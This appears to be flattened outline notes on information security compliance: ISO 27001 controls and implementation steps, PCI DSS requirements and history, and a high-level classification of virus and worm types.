A11 Physical and environmental security
A11.1 Secure areas
A11.2 Equipment
A12 Operations security
A12.1 Operational procedures and responsibilities
A12.2 Protection from malware
A12.3 Backup
A12.4 Logging and monitoring
A12.5 Control of operational software
A12.6 Technical vulnerability management
A12.7 Information systems audit considerations
A13 Communications security
A13.1 Network security management
A13.2 Information transfer
A14 System acquisition, development and maintenance
A14.1 Security requirements of information systems
A14.2 Security in development and support processes
A14.3 Test data
A15 Supplier relationships
A15.1 Information security in supplier relationships
A15.2 Supplier service delivery management
A16 Incident management
A16.1 Management of security incidents and improvements
A17 Business continuity management
A17.1 Information security continuity
A17.2 Redundancies
A18 Compliance
A18.1 Compliance with legal and contractual requirements
A18.2 Information security reviews
Implementation Process
1 Management Support
Obtain management interest
Clarify organization's priorities
Define security objectives
Create business case and project plan
Identify roles and responsibilities
Get approval from the management
2 Define Scope
Define organizational scope
Define physical scope
Define technology scope
3 Create Inventory Lists
Identify assets
Identify asset owner and information classification
4 Perform Gap Analysis
technology perimeter assessment
Conduct external assessments
physical security assessment
Conduct internal assessments
assessment of critical applications
interview department head
Review departmental processes
interview mid-level employee in the department
analyse process and practices
5 Perform Risk Assessment
Create a risk treatment policy
Define a risk calculation procedure
Calculate the risk
Identify controls to mitigate (remove/reduce/transfer) identified risks
6 Create SOA
Select the relevant controls from the standard
Create a document with the objectives/exceptions for the selected controls
7 Create RTP
Create a risk treatment plan
Obtain management approval
8 Create ISMS (Policies, Procedures, Training and Reports)
Create security policy
Create all referenced individual policies
Create procedure documents
Publish the policies
Conduct awareness training
9 Management Review / Internal Audit
Review all documentation
Review SOA, RTP and policies
Review controls
Measure effectiveness
10 Pre-Certification Audit
Conduct a mock audit
Identify all NCs
Take relevant actions to close identified NCs
Identify and contact a certification body for the audit


PCI DSS
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Merchant Levels
merchants processing more than 6 million transactions per year
Level 1
merchants processing 1 to 6 million transactions per year
Level 2
merchants processing 20,000 to 1 million transactions per year
Level 3
all other merchants
Level 4
Applicability
Any vendor who accepts, transmits or stores cardholder data
Vendors
debit, credit and pre-paid cards
Cards
Scope
All locations and flows of cardholder data
CDE
CDE must be properly isolated from other components
Any component not isolated falls under the scope
Segmentation
Refer Appendix D on page 112 in the PCI DSS
Appendix D: Segmentation and Sampling of Business Facilities/System Components
Provide evidence of compliance
Third-Party Service Providers
Part of scope if not PCI DSS compliant
Testing Guidance
Mandatory Documents
Scope document
Completed SAQ or ROC
ASV Scan reports
Attestation of Compliance for all service providers
reviewed annually
Appendix B: Compensating Controls
Documentation of all compensating controls
Appendix C: Compensating Controls Worksheet
Pre-Certification Audit
Also known as Gap Analysis, Preparedness Audit
Can be performed by QSA
Take necessary actions to close any identified NCs
Post-Certification Tasks
Once every quarter
Network vulnerability scans
Once annually
Documentation review of all compensating controls
Mappings
PA-DSS
Payment Application Data Security Standard
requirements derived from the PCI DSS Requirements and Security Assessment Procedures
Library
Quick Reference Guide
Glossary
Information Supplements and Guidelines
Prioritized Approach
PCI DSS
Report on Compliance (ROC) Reporting Template and Reporting Instructions
Self-assessment Questionnaires (SAQs) and SAQ Instructions and Guidelines
Attestations of Compliance (AOCs)
Payment Application Data Security Standard
requirements derived from the PCI DSS Requirements and Security Assessment Procedures
PA-DSS
P2PE
Requirements for PIN terminals
PIN Transaction Security
PTS
https://www.pcisecuritystandards.org/approved_companies_providers/approved_pin_transaction_security.php
Wireless Guidelines
Virtualization Guidelines
Storage Do's and Don'ts
ATM Security Guidelines
eCommerce Guidelines
Cloud Computing Guidelines
Tokenization Guidelines
Risk Assessment Guidelines
Information Supplements
List of QSAs and PA-QSAs
List of ASVs
List of PTS approved devices and PA-DSS validated applications
Frequently Asked Questions (FAQs)
Version Changes
PCI DSS Summary of Changes v2.0 to v3.0
https://www.pcisecuritystandards.org/documents/PCI_DSS_v3_Summary_of_Changes.pdf
Software/ Documents
https://www.pcisecuritystandards.org/documents/PCI_DSS_v3.pdf
PCI DSS Standard
Practical Threat Analysis
PTA
http://www.ptatechnologies.com
History
Pre-2004
Visa Cardholder Information Security Program (CISP)
MasterCard Site Data Protection (SDP)
American Express Data Security Operating Policy (DSOP)
Discover Information Security and Compliance (DISC)
JCB Data Security Program
2004
Release of PCI DSS 1.0
2006
Release of PCI DSS 1.1
2008
Release of PCI DSS 1.2
2009
Release of PCI DSS 1.2.1
2010
Release of PCI DSS 2.0
2013
Release of PCI DSS 3.0
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Account Data
Primary Account Number (PAN)
Cardholder Name
Expiration Date
Service Code
Cardholder Data (CHD) - Storage Permitted
Full track data
CAV2/CVC2/CVV2/CID
PINs/PIN blocks
Sensitive Authentication Data (SAD) - Storage Not Permitted
Details
Regulation
set of requirements that MUST be implemented
set of requirements designed to ensure that ALL companies that process, store or transmit credit card information maintain a secure environment
CDE
cardholder data environment
comprised of people, processes and technologies that store, process, or transmit cardholder data or sensitive authentication data
Audit Requirements
Network vulnerability scans by an ASV every quarter
all merchants
On-site self assessment every year
levels 2 and above merchants
On-site audit every year by a QSA
level 1 merchants
Control Requirements
Separate web and database servers
Dedicated firewall
Application firewall
Two-factor authentication
File integrity monitoring
Daily security log review
Log archival for at least one year
Penetration testing
Controls
12 high-level requirements
221 sub-requirements / controls
Compliance Process
Assess
Remediate
Report
Requirements Overview
Build and Maintain a Secure Network and Systems
Install and maintain a firewall configuration to protect cardholder data
Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data
Protect stored cardholder data
Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program
Protect all systems against malware and regularly update anti-virus software or programs
Develop and maintain secure systems and applications
Implement Strong Access Control Measures
Restrict access to cardholder data by business need to know
Identify and authenticate access to system components
Restrict physical access to cardholder data
Regularly Monitor and Test Networks
Track and monitor all access to network resources and cardholder data
Regularly test security systems and processes
Maintain an Information Security Policy
Maintain a policy that addresses information security for all personnel
Best Practices
Monitor security controls
anti-virus, firewalls, IDS/IPS, file integrity checkers, access controls ...
Detection of failures in security controls and responding as required
contain issues caused due to failure
restoration of the service
root cause analysis
implement failure mitigation plan
enhanced monitoring to detect any issues
Review changes prior to completion
determine impact on scope
identify modifications/additions to requirements
update scope
implement/change appropriate security controls
changes to organizational structure should be reviewed similarly
review hardware and software changes at least annually
Periodic reviews
confirm the requirements are in place
confirm personnel are following secure process
frequency determined by size and complexity of the environment
References
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Focus on PCI
http://www.focusonpci.com/
PCI Compliance Guide
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
Resident
Temporary Resident
Swapping Mode
Non-Resident
User Process
Kernel Process
Memory Based
No Payload
Non-Destructive
Destructive
Droppers
Payload Based
VIRUS
Obfuscation Technique Based
No Obfuscation
Encryption
Oligomorphism
Metamorphism
Polymorphism
Stealth
Armouring
Tunneling
Retrovirus
Target Based
Compiled
Interpreted
Multipartite
File Infectors
Boot Sector
Macro
Script


WORMS
Exploit Based
Single exploit – Single OS
Multiple exploits – Single OS
Single exploit – Multiple OS
Multiple exploits – Multiple OS
Propagation Method
Scanning
• Random
• Subnet
Routing Worm
Target lists
• Pre-generated
• Internal
• Externally generated
Topological
Stealth / Passive
Fast Spreading
Warhol / Flash
Propagation Medium
Traditional
Email
IM
IRC
P2P
File Shares
Hybrid
Wildfire (WiFi)
Techniques Used
Rabbit
Octopus
Metamorphic
Polymorphic
0-day Exploit
UDP Based
Web Application Specific
Payload Based
No Payload
DOS / DDOS
Dropper
Phishing